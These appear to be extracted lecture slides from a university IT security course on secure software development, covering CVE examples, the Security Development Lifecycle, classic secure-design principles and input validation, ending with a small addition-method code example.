



DEPARTMENT OF
NETWORKED SYSTEMS
AND SERVICES

Securing Software Development

VIHIAC01 – IT Security, 2023

András Gazdag

CrySyS Lab, BME

andras.gazdag@crysys.hu

Contents

- The current state of software security
- Security Development Lifecycle
 - Pre-SDL stage: security training
 - SDL stages: requirements, design, implementation, verification, release
 - Post-SDL stage: response



Software security nowadays

Common Vulnerabilities and Exposures

- CVE: publicly available database of known vulnerabilities

CVE-ID	CVE-2017-16530 Learn more at National Vulnerability Database (NVD) <ul style="list-style-type: none">• CVSS Severity Rating• Fix Information• Vulnerable Software Versions• SCAP Mappings• CPE Information
Description	The uas driver in the Linux kernel before 4.13.6 allows local users to cause a denial of service (out-of-bounds read and system crash) or possibly have unspecified other impact via a crafted USB device, related to drivers/usb/storage/uas-detect.h and drivers/usb/storage/uas.c.
References	<p>Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.</p> <ul style="list-style-type: none">• MISC:https://github.com/torvalds/linux/commit/786de92b3cb26012d3d0f00ee37adf14527f35c4• MISC:https://groups.google.com/d/msg/syzkaller/pCswO77gRIM/VHuPOftgAwAJ
Assigning CNA	MITRE Corporation
Date Entry Created	20171103 <small>Disclaimer: The entry creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.</small>
Phase (Legacy)	Assigned (20171103)

Apple product security notification (28.03.2023.)

Apple Neural Engine

Available for: macOS Big Sur

Impact: An app may be able to execute arbitrary code with kernel privileges

Description: The issue was addressed with improved memory handling.

CVE-2023-23540: Mohamed GHANNAM (@_simo36)

Archive Utility

Available for: macOS Big Sur

Impact: An archive may be able to bypass Gatekeeper

Description: The issue was addressed with improved checks.

CVE-2023-27951: Brandon Dalton of Red Canary and Csaba Fitzl (@theevilbit) of Offensive Security

Calendar

Available for: macOS Big Sur


Impact: Importing a maliciously crafted calendar invitation may exfiltrate user information

Description: Multiple validation issues were addressed with improved input sanitization.

CVE-2023-27961: Rıza Sabuncu (@rizasabuncu)

Common Vulnerabilities and Exposures

- CVE: publicly available database of known vulnerabilities



- New vulnerability discovered in every 1-2 hours (!)

Reasons of difficulty

1. The table is tilted
 - Developer constraints: time, resource, functionality
 - Attacker constraints: motivation and preparedness
2. Security testing is challenging
 - Functional testing: how the system should work
 - Security testing: how the system should NOT work
3. Weak business motivation
 - Measurement is difficult → no customer enforced competition
4. End-users suffer
 - Developers are not motivated enough

So why are we here?


- Looks like a useless fight
 - Which needs enormous investments
 - With no clear measurement about how well we did
-
- 90% of incidents stem from the same well-known problems!
 - Typical security flaws have effective, cheap and specific protection mechanisms
 - Doing it right in the first place is free



Security Development Lifecycle

Overview

- Reduce number of vulnerabilities as you develop SW
- Reduce severity of undiscovered security bugs






Requirements

Security Development Lifecycle


SDL: Requirements

Representing the security POV




SDL: Requirements

Representing the security POV




SDL: Requirements

Representing the security POV



SDL: Requirements

Representing the security POV



SDL: Requirements

- Define minimum security and privacy criteria
- Threat, Risk, Vulnerability Analysis
 - Goal: document rationale for designing security countermeasures
 - » Identified threats and security requirements
 - » List of security functionalities to design, implement and test
 - Typically performed in brainstorm sessions
 - Has to be redone if system changes even the slightest!

SDL: Requirements

- Deploy bug tracking system
 - Database about bugs
 - Include security/privacy related info as well!
 - Required fields: Cause, Effect





Design

Security Development Lifecycle

SDL: Design – Common Principles

- Economy of mechanism (KISS)
- Fail-safe defaults
- Complete mediation
- Separation of privilege
- Least privilege
- Open design
- Least common mechanism
- Psychological acceptability

SDL: Design – KISS

- The more complex the SW, the greater chance of bugs
- Smaller code base is easier to maintain
- Noted by the US Navy
- Associated with aircraft engineer Kelly Johnson
- Small should never be achieved at the expense of simplicity!

SDL: Design – Fail-safe defaults

- What should your default actions and values be?
- Black-listing approach
 - Initially: access is **allowed**
 - **Except** when there is a rule that says not to
- Result: false positives
 - access is given, when it should not have been
 - **User will not report this problem!**

SDL: Design – Fail-safe defaults

- What should your default actions and values be?
- White-listing approach
 - Initially: access is **denied**
 - If access is requested, check that it is **permitted**
- Result: false negative
 - Access is denied, when it should have been permitted
 - **User will report it**



SDL: Design – Complete mediation

- Check every access to every object
 - Skepticism: should I allow it?
-
- Many systems cache the „access granted” result
 - And then use the cache
 - Even if access has been revoked in the meantime...



SDL: Design – Separation of privilege

- Multiple conditions should be met before granting permissions
 - Systems are more robust and flexible
 - Single check may fail or be subverted
- Prerequisite: compartmentalization
 - Break the system down into smaller components
 - Each component can check a condition
- Examples: two factor authentication, UNIX sudo vs su



SDL: Design – Least privilege



- Programs should run with the minimum amount of privilege that is necessary to accomplish the task
- Limits the damage from accidents and errors
 - If malicious code is injected, it will run with the same privileges!
- Elevated privileges acquired → relinquish them as soon as possible
- Examples: military security role of "need-to-know", sandboxes

SDL: Design – Open design

- Don't depend on the secrecy of the design
 - That is security by obscurity
- Design should be open for the community to criticize
- Who do you want to find an error? Friend or foe?



SDL: Design – Least common mechanism

- Minimize the amount of mechanism
 1. Common to more than one user, and
 2. Depended on by all users
- Sharing is a channel to information transmission
- Different mechanism (or different instance!) provides flexibility
- Example: memory separation of processes



SDL: Design – Psychological acceptability

- If users do not accept it, they will bypass it
 - Consider the human in the loop!
-
- Interaction with the system should be easy and intuitive
 - Resource access should remain easy
-
- Example: ssh logins with private-public keypairs





Implementation

Security Development Lifecycle


SDL: Implementation

- Let's start coding!
- What can go wrong?
 - Input validation
 - Error handling
 - Logging
 - Race condition
 - Reflection
 - Etc.
- Consider the **attack surface** of the software!
 - All paths for data/commands into and out of the application
 - Code that protects these paths
 - All valuable data used in the application
 - Code that protects these data

SDL: Implementation – Input validation

- Be afraid of everything that crosses the attack surface!
- Input: filtering and validation
 - Terminate on suspicious input, don't try to fix it!
 - Whitelist strategy
- Output: escaping
 - Avoid sending anything malicious to other components
- Defense in depth: self-defense for code segments

SDL: Implementation – Input validation



- What happens if you cross the boundaries?

SDL: Implementation – Input validation

```
1 class Example
2 {
3     static int myAdd(int a, int b) {
4         return a+b;
5     }
6 }
```

